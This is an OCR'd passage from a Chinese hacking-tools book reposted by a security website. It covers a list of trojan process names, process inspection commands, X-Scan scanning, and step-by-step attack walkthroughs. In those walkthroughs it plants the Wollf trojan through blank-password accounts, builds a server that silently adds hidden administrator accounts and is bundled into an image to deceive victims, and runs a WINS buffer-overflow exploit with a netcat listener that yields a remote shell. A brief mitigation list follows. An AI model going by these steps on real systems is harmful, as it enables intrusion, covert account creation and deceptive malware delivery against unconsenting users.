Cfiaudit.exe	将死者病毒	Mprdll.exe	Bla
Cfinet32.exe	将死者病毒	Msabel32.exe	Cain and Abel
Checkdll.exe	网络公牛	Msblast.exe	冲击波病毒
Cmctl32.exe	Back Construction	Mschv.exe	Control
Command.exe	AOL Trojan	Msgsrv36.exe	Coma
Diagcfg.exe	广外女生	Msgsvc.exe	火凤凰
Dkbdll.exe	Der Spaeher	Msgsvr16.exe	Acid Shiver
Dllclient.exe	Bobo	Msie5.exe	Canasson
Dvldr32.exe	口令病毒	Msstart.exe	Backdoor.livup
Esafe.exe	将死者病毒	Mstesk.exe	Doly 1.1-1.5
Expiorer.exe	Acid Battery	Netip.exe	Spirit 2000 Beta

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

4．怎样找到发起进程的恶意程序

在黑客防范中，安全高手们常常通过“进程”来了解系统是否存在各种安全隐患。在发现了危险的进程后，关闭进程就可以暂时终止相应的程序运行。但是，这样无疑是不能斩草除根的解决方法。那么，进程到底是由哪个程序运行时引发的呢？如果能查出进程发起的程序或文件是什么，不就可以更彻底地解决问题了吗？

显然，这是一个曾让很多人困惑过的问题，以查看“Svchost”这个进程是由哪个程序发起为例，可以通过如下方法来解决：

首先，在“命令提示符”窗口中输入并执行“Netstat –abnov”命令。

接着，在按下回车键得到的反馈的信息中，就可以看到每个进程发起的程序或文件列表，如图 1-38 所示。



图1-38 进程发起的程序或文件列表

此时，请注意每个进程的反馈信息右侧，都有一个相应的 PID 号。当我们在“Windows 任务管理器”的“进程”选项卡中，单击勾选“查看”→“选择列”→“PID（进程标识符）”项后，就可以轻松在“进程”列表中找到对应的 PID 号，此时进程与发起程序的互查就显得方便多了。

5．查看木马进程对应的服务

在 Windows 中，除了一些系统进程会与服务（关于服务的应用，请见本书相关实例）发生关联，一些木马进程还会与本身的服务产生关联。对于这样的木马，必须从进程、服务和对应的程序三方面同时下手，才能将其清除出系统。

以查看进程 SVCHOST.EXE 都与哪些服务关联为例，只需使用如下方法即可：

首先，在“运行”栏中使用命令“Cmd”打开“命令提示符”窗口。

接着，在命令行中输入“Tasklist /svc”命令，在回车后即可看到如图 1-39 所示的列表。



图1-39 服务列表

从中可以看到有五个 SVCHOST.EXE 进程，而总共有近二十项服务在使用这个进程。此时，就可以根据这个“名单”对恶意进程和其对应的服务开刀了。

溜客安全网 WwW.176Ku.CoM


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



第2章 黑客常用兵器谱

俗话说得好，“工欲善其事，必先利其器”。作为一名网管员，通常需要反复挑选出顺手的各类工具，并通过这些工具让工作得心应手，效率倍增。常见的安全软件分类有：远程控制、加密解密、扫描探测、字典工具、病毒程序、攻击入侵、键盘记录、合并分割、嗅探监听、后门程序、拒绝服务、代理相关、恶作剧类、聊天攻击工具等。

对于黑客和网管员来说，不要求对所有黑客软件都精通，但至少应该了解每个分类中都有哪些比较实用的软件，知道在遇到什么问题时可以用何种软件来解决。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

2.1 扫描探测工具

黑客在进行一项任务之前，往往会几个小时、甚至是持续几十个小时对目标进行各种分析，在分析数据能够满足攻击的前置条件后，黑客才会出手在很快的时间内“攻陷”目标。所以，千万不要以为黑客真的是动动手指就能为所欲为了。其实在任务顺利完成之前要做的事情有很多呢！在整个准备工作中，进行扫描探测是第一步。在本节中，将讲解如何使用最经典的扫描工具——X-Scan。

2.1.1 认识扫描器

中国有句古话叫做：“知己知彼，百战不殆！”

扫描器是黑客兵器库里不可或缺的一部分，有了它的帮助，“黑客”们发起的攻击就会如虎添翼。有些网管平时不太注意网络安全，一旦出了安全问题，一言以蔽之：都是工具软件惹的祸，其实大谬不然。和嗅探器一样，工具本身是无罪的，关键得看用的人。如果是系统管理员使用，就象扫描器一样，可以扫出系统里的漏洞。而一旦落入黑客手里，就等于打开了“潘多拉魔盒”，成了为虎作伥的工具。

作为一个完整的攻击体系来说，扫描占据整个过程的一个极其重要的环节，成功的扫描往往能直接导致一次攻击的成功，而一次粗心大意的扫描往往会使攻击者得不到有用的信息而被迫知难而退。

每个系统都有漏洞，不论你在系统安全性上投入多少财力，攻击者仍然可以发现一些可利用的特征和配置缺陷。这对于安全管理员来说，实在是个不利的消息。但是，多数的攻击者，通常做的都是去发现一个已知的漏洞，只有极少数的专业黑客才能发现一个未知漏洞！这就意味着，多数攻击者所利用的都是常见的漏洞，这些漏洞，均有书面资料记载。这样的话，采用适当的工具，就能在黑客利用这些常见漏洞之前，查出网络的薄弱之处。

2.1.2 X-Scan应用实战

通过使用扫描器，可以发现目标计算机上存在的问题。扫描器与常见的攻击工具不同之处在于它不能直接攻击目标机器。所以，扫描器本身并没有什么错，黑客和网管都喜欢使用它。目前，使用量最大的扫描软件当属 X-Scan，此软件可以稳定运行在 Windows NT/2000/XP/2003 系统中，它可以采用多线程方式对指定 IP 地址段（或单机）进行安全漏洞检测（支持插件功能）。可以扫描出来的内容包括：

（1）远程服务类型；

（2）操作系统类型及版本；

（3）各种弱口令漏洞、后门、应用服务漏洞、网络设备漏洞、拒绝服务漏洞等。

对于多数已知漏洞，X-Scan 还出了相应的简要描述、解决方案以及详细描述链接，单击后可以跳转到作者网站查看相应的内容。

通过执行如下操作，可以使用 X-Scan 对指定范围的 IP 地址进行扫描：

步骤 1

先下载 X-Scan 中文版（或从光盘中安装），在完成下载并解压后，运行其中的“Xscan_gui.exe”打开如图 2-1 所示的界面。




图2-1 扫描器主窗口

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

步骤 2

依次单击“设置”→“扫描参数”菜单，在弹出的如图 2-2 所示对话框中，在“检测范围”设置面板的“指定 IP 范围”栏中输入要扫描的目标电脑的 IP 地址。




图2-2 指定IP范围

步骤 3

在“全局设置”→“扫描模块”设置界面中勾选“远程操作系统”项，通过右侧的说明，可以看出远程电脑的操作系统识别是通过“SNMP、NETBIOS 协议主动识别远程操作系统类型及版本”插件来完成的，如图 2-3 所示。




图2-3 勾选扫描的模块

步骤 4

在单击“确定”按钮返回到“Xscan_gui.exe”主窗口后，单击“开始扫描”按钮后，耐心等待片刻就可以看到如图 2-4 所示的扫描结果了。根据勾选的扫描模块范围的不同，扫描的结果也会有所不同。



图2-4 扫描结果

步骤 5

在左侧的扫描目标右侧可以看到“Windows XP”的标识，这告诉我们这是一台正在使用 Windows XP 的电脑，进而可以分析出这台电脑可能是台个人计算机，理由很简单：个人电脑一般只会安装 Windows XP 或 Vista。

打开 X-scan 所在目录中的“Log”子目录，双击其中生成的检查报告“localhost_report”（网页格式），在打开的页面中可以看到扫描结果中每个问题的详细描述，如图 2-5 所示。



图2-5 检测结果页面

检测结果内容包括攻击的原理、风险的等级、问题解决的方案等等。

2.2 远程控制工具

要实现远程控制任务，一般都是使用木马程序。在本书前面的内容中已经讲解了一些木马的

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

原理知识，在本小节中，将讲解如何使用命令界面的“Wollf”和一款具有图形界面、可以悄悄地系统中添加账户的两款木马程序。

2.2.1 命令界面

Wollf 作为目前国内黑客使用最多的木马程序之一，因其拥有各类强大功能加之仅 54KB 的“体重”使得其极具实用性。Wollf 扩展了 Telnet 服务、集成文件传输、Ftp 服务器、键盘记录、Sniffer(for win2k only)、端口转发等功能，可反向连接、亦可通过参数选择随系统启动或作为普通进程启动。

现在，我们来亲身体验一下其强大的功能，通过执行如下操作，可以使用 Wollf 木马连接目标主机：

步骤 1

在“运行”栏中输入“CMD”命令，打开“命令提示符”窗口。

步骤 2

通过在“命令提示符”窗口中使用如图 2-6 所示的命令，可以将木马上传到目标主机中。大家可以看到两次的命令均已成功，这说明木马已经植入成功。



图2-6 命令执行结果

这两条命令是否能够成功执行，关键在于两点：一是目标主机的账户名和密码是否获得了；二是如果使用空密码的账户是否被允许进行网络登录——在 Windows 中地允许账户没有密码，只有账户名也可以进行登录。特别是在 Windows SP1 之前的版本中，默认还允许使用空密码的账户进行网络登录。在“组策略”窗口中，依次展开“计算机配置”→“Windows 设置”→“安全设置”→“本地策略”→“安全选项”。双击右侧列表中的“账户：使用空白密码的本地账户只允许进行控制台登录”策略，打开该策略的属性窗口，如图 2-7 所示。




图2-7 空白密码登录策略

在使用 X-Scan 扫描出了目标主机具有“空密码”账户后，就可以轻松使用上述 DOS 命令将木马等数据进行传输了。所以，从 SP1 版本开始这里的策略就已经设置使用空密码的账户只允许本地登录了。

如果目标主机直接就没有使用空密码的账户，那么就需要使用其它的方法进行木马的植入。例如，与图片、程序等文件进行捆绑，诈骗使用目标主机的用户执行，等等。

步骤 3

在运行 wollf.exe 文件后，打开“Windows 任务管理器”窗口。在这里可以看到并无 Wollf 木马的进程，这说明木马具有隐蔽性，如图 2-8 所示。



图2-8 查看进程

步骤 4

在使用“Netstat –a”命令通过查看到开放端口的方法，可以看到系统的 7614 端口（Wollf 木

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

马的专用端口）已经开放，这表示系统中已有 Wollf 木马在运行了，如图 2-9 所示。



图2-9 检查开放的端口

此时，如果在目标主机中打开“服务”窗口，同样可以发现该服务的存在，如图 2-10 所示。




图2-10 在列表中有相应的服务

步骤 5

此时黑客即可在“命令提示符”窗口中输入使用如图 2-11 所示的命令，可以通过木马连接并控制目标主机。



图2-11 通过木马连接目标主机

步骤 6

在成功利用木马登录了虚拟机后，输入命令“DOS”并按 Enter 键，即可转换到 DOS 命令编辑状态下，此时就可以正常使用 CD、DIR 等常用 DOS 命令来彻底地控制虚拟机了。

2.2.2 图形界面

木马有很多“功能”，实现的前提就是要获得目标主机的管理员或普通用户权限，进而才能实现“合法”的远程控制。下面，将讲解如何自制一个木马，并通过在目标主机中实现隐藏账户的添加，进而实现远程控制。简要的实现过程是：

步骤 1

在“http://hshy9.ys168.com”中下载本节所需的文件。接着，在打开的程序窗口中，在“管理员用户名”栏中输入带“$”符号的账户名，在密码中输入任意密码，如图 2-12 所示。




图2-12 木马程序

步骤 2

如果单击“添加到本机”按钮，则会在当前计算机中添加一个账户。如果单击“生成服务器端”，则会生成一个名为“HideUser.exe”的文件，如图 2-13 所示。因为要在目标主机中悄悄地添加账户，所以需要单击“生成服务器端”。



图2-13 生成服务器端

步骤 3

通过弹出提示框中的信息，可以知晓此文件

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

保存在当前目录中，如图 2-14 所示。



图2-14 生成的文件

步骤 4

通过一些捆绑软件将服务器端与正常的文件进行捆绑，通过欺骗下载等方法传送给目标主机中，当使用目标主机的人员执行 001 这个图片时，服务器端将会自动执行——在打开目标主机的“计算机管理”窗口后，可以看到已经自动添加了两个账户，如图 2-15 所示。





图2-15 服务器端的操作总是“静悄悄”的



步骤 5

黑客如果想要知晓目标主机中是否添加了指定的账户，需要使用扫描软件进行探测。例如，打算在 X-Scan 中执行这项扫描任务，就需要在“dat”文件夹中使用写字板打开“nt_user.dic”文件，在其中输入在木马创建的账户名，如图 2-16 所示。




图2-16 在字典中添加账户名称

步骤 6

在取消“nt_user.dic”文件的只读属性后，将文件保存并配置页面中输入要扫描的目标主机 IP 地址，如图 2-17 所示。




图2-17 指定扫描范围

步骤 7

单击“确定”按钮返回到 X-Scan 界面后，很快就可以扫描出目标主机是否已经“中招”，如图 2-18 所示。



图2-18 扫描结果

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

如果已经中招，那么此时即可使用木马创建的管理员账户进行远程登录了。

2.3 溢出工具

攻击入侵的工具有很多，上上之选是悄无声息即可破敌于无形的工具，这样的工具首推“缓冲区溢出”类。下面，将以一个实例讲解黑客是如何使用缓冲区溢出工具对 Windows Server 2003 服务器进行入侵的。通常，对于补丁安装不及时的服务器来说，这种攻击往往是有效的方法。

2.3.1 什么是缓冲区溢出

长期以来，缓冲区溢出已经成为操作系统的一个典型安全问题了。溢出入侵作为目前入侵的一个重要手段，对其进行必要的了解显然十分有必要。

缓冲区溢出好比是将十磅的糖放进一个只能装五磅的容器里，一旦该容器放满了，多出的糖自然就会溢出来到容器外，弄得一团糟。由于计算机程序员编写的文件源代码中，有一部分编码没有对目的区域或缓冲区（五磅的容器）做适当的检查，看它们是否够大，能否完全装入新的内容——十磅的糖，结果就可能造成缓冲区溢出的产生。如果被放进新地方的数据不适合，溢得到处都是，该数据也会制造很多麻烦——例如，当缓冲区溢出时，过剩的信息覆盖的是计算机内存中以前的内容。除非这些被覆盖的内容被保存或能够恢复，否则就会永远丢失。

在本节中，使用的缓冲区溢出工具可以针对 WINS（Windows Internet Name Service）进行入侵。WINS 是一项可以将 IP 地址动态映射为计算机名称（NetBIOS 名称）的服务。它允许用户通过计算机名称来访问资源，而不要求用户必须使用难以识别和记忆的 IP 地址来访问资源。

WINS 服务漏洞是由安全软件商 Immunity 发现的，微软认定这个漏洞是由远程缓存溢出（remote buffer overflow）缺陷引起的，攻击者可以利用这个漏洞在有问题的电脑上运行恶意代码。

受此漏洞影响的操作系统有：

- Microsoft Windows NT 4.0 Server
- Microsoft Windows 2000 Server
- Microsoft Windows 2000 Advance Server
- Microsoft Windows 2003 Web Edition
- Microsoft Windows 2003 Standard Edition
- Microsoft Windows 2003 Enterprise Edition
- Microsoft Windows 2003 Datacenter Edition

WINS 服务支持一个称之为“WINS 复制”的特性，不同的 WINS 服务器可以靠这个功能交换信息。WINS 复制使用的也是监听在 TCP42 端口上的标准 WINS 协议。

在 WINS 复制的会话过程中，服务器端会发送一个内存指针给客户端，客户端用这个指针进行后续的会话。如果客户端在发送的数据中自己修改这个指针，使之指向用户控制的数据，最终就可以向任意地址写入 16 个字节的数据。通过覆盖特殊地址可以执行任意代码。

2.3.2 溢出入侵实战演练

成功地利用这个溢出工具，将会导致远程攻击者能够完全控制运行了 WINS 服务的 Windows 操作系统。为了实现此次入侵，需要先执行如下操作在服务器中安装 WINS 服务：

步骤 1

双击“控制面板”窗口中的“添加 / 删除程序”项，在打开的窗口中单击“添加 / 删除 Windows 组件”项。

步骤 2

在出现“Windows 组件向导”对话框时，单击勾选“网络服务”项，如图 2-19 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图2-19 选择组件

步骤3

在单击“详细信息”按钮弹出的界面中，单击勾选“Windows Internet 命名服务（WINS）”项，如图 2-20 所示。



图2-20 进一步做出选择

步骤4

在单击“确定”按钮完成 WINS 服务安装后。打开 X-Scan 扫描软件，在“端口相关设置”界面中添加 42 这个端口，如图 2-21 所示。




图2-21 添加扫描端口

步骤5

在完成端口的添加后，接下来就可以扫描到远程计算机中是否开放 WINS 服务了，如图 2-22 所示。



图2-22 扫描出此端口开放

步骤6

在“漏洞检测脚本”列表中单击展开 42/TCP 项，从中可以看到远程计算机具有 WINS 漏洞，如图 2-23 所示。



图2-23 漏洞的名称

步骤7

在查看扫描结果页面时，可以看到此漏洞的风险等级为“高”，如图 2-24 所示。



图2-24 报告中的详细描述

步骤8

在当前计算机中运行“NC –l –p 31337”命令，开始在本机侦听这个端口，如图 2-25 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图2-25 侦听端口

步骤 9

另开一个“命令提示符”窗口，在其中运行从“Http://hshy9.ys168.com”中下载的 WINS 攻击工具。在使用“wins /?”命令时，可以看到此命令的帮助信息，如图 2-26 所示。



图2-26 工具帮助

步骤 10

根据帮助信息的提示。按“命令远程计算机 IP 当前计算机 IP 端口”的语法输入溢出命令，如“wins 192.168.1.8 192.168.1.11 31337”，如图 2-27 所示。



图2-27 执行命令

步骤 11

如果溢出成功，则第一个运行 NC 命令的“命令提示符”窗口中会出现远程计算机的 Shell，此时即可对远程计算机进行各种操作了，如图 2-28 所示。至此，我们已经成功对 WINS 服务漏洞进行了入侵。



图2-28 溢出成功

由于缓冲区溢出是一个编程问题，所以只能通过修复被破坏的程序代码而解决问题。如果没有源代码，那么也可以通过以下简单处理原则来操作：

（1）操作系统开放的端口越少，入侵者进入的机会就越少。

（2）在防火墙处禁止 TCP 端口 42 和 UDP 端口 42。

（3）使用检查堆栈溢出的编译器或者在程序中加入某些记号，以便程序运行时确认禁止黑客有意造成的溢出。问题是无法针对已有程序，对新程序来讲，需要修改编译器。

（4）经常检查操作系统和应用程序提供商的安全与补丁公告。

2.4 嗅探监听工具

网络监听是一个显得很神秘的领域，对于新手来说尤其如此。起初，网络监听通常被网络管理员用于在以太网中监测传输的网络数据，它在排除网络故障等方面具有不可替代的作用，因而一直倍受网络管理员的青睐。

后来，有一些人发现网络监听同样也可以用于口令监听等敏感数据的截获，并有意无意地将

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

这种技术引入到了黑客领域，慢慢地就给以太网的安全带来了极大的隐患。

2.4.1 什么是嗅探

在 1994 年 2 月，相继发生了几次大的安全事件，一个不知名的人在众多的主机和骨干网络设备上安装了网络监听软件，利用它对美国骨干互联网和军方网窃取了超过 100，000 个有效的用户名和口令。上述事件可能是互联网上最早期的大规模的网络监听事件了，它使早期网络从“地下”走向了公开，并迅速的在大众中普及开来。

例如，黑客想入侵一家公司的网站，结果发现服务器的安全配置很到位，在感到束手无策的时候，忽然发现这家公司的网站是架设在自己的机房中的，这个机房与公司中的内部电脑彼此相连，如图 2-29 所示。



图2-29 网络环境示意

很明显，通过公司中的其它电脑或许就能与服务器进行连接。通常，非服务器都不会对安全非常重视，那么先想法进入任意一台电脑，然后通过这台电脑对网络数据进行监听，就完全有可能获得一些机密的数据，如服务器内部 IP 地址、上传和下载用户名等等，这也是一个间接的入侵通道。

在网络监听引起人们普遍注意后，很多疑问随之而生，如：

（1）我可以监听 Internet 中任意电脑的数据吗？

（2）我可以使用交换机来解决网络监听问题吗？

（3）是不是监听的数据都是明文的？

其实，之所以产生这些疑惑，都是因为对网络监听技术的基本知识不了解导致的。要了解网络监听，首先需要知道网络传输的组成：

（1）每台电脑都是通过网卡进行数据传输；

（2）每块网卡都需要安装专用的驱动程序才能使用；

（3）每块网卡都有独自的 MAC 地址；

（4）电脑之台需要使用 TCP/IP 协议进行通信；

（5）网卡都会自动或手工绑定一个 IP 地址。

电脑要与网络发生连接，必须使用网卡等网络设备进行连接。网卡有两类地址，一是 IP 地址，二是 MAC 地址。我们知道，电脑是个数字的世界，任何信息在电脑中都会被表示成数字化的形式。在网络世界中，为了准确地找到目的电脑，每一台电脑都必须标有惟一的一个地址——这就和打电话必须知道对方全球惟一的电话号码一样。

TCP/IP v4 中 IP 地址是由 32 位二进制数字组成，并且每 8 位被分成一组，一共 4 组。组与组之间由半角句号（俗称“点”）分开，这种书写方法叫做“点分表示法”。为了便于人们记忆，每组数字一般都是以十进制数字标识，如 202.102.48.141。例如，在 Windows XP 的“命令提示符”窗口中，输入 IPconfig 命令并按 Enter 键后，就会得到如图 2-30 所示的当前电脑使用的 IP 地址——我们可以看到当前电脑使用的 IP 地址是 202.102.13.141。



图2-30 查看IP地址

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

MAC 地址是一个 48 位的二进制地址，它常用 12 位的十六进制表示。这是网卡的物理地址，也是绝不重复的地址——也就是说网卡既有 IP 地址，也有 MAC 地址。在交换机等网络设备或是一些专业的网络管理软件中，都是使用 MAC 地址对电脑进行集中管理的。

在如图 2-31 所示的“命令提示符”窗口中，可以使用“IPconfig /all”命令可以查看到网卡的 IP 地址与 MAC 地址。

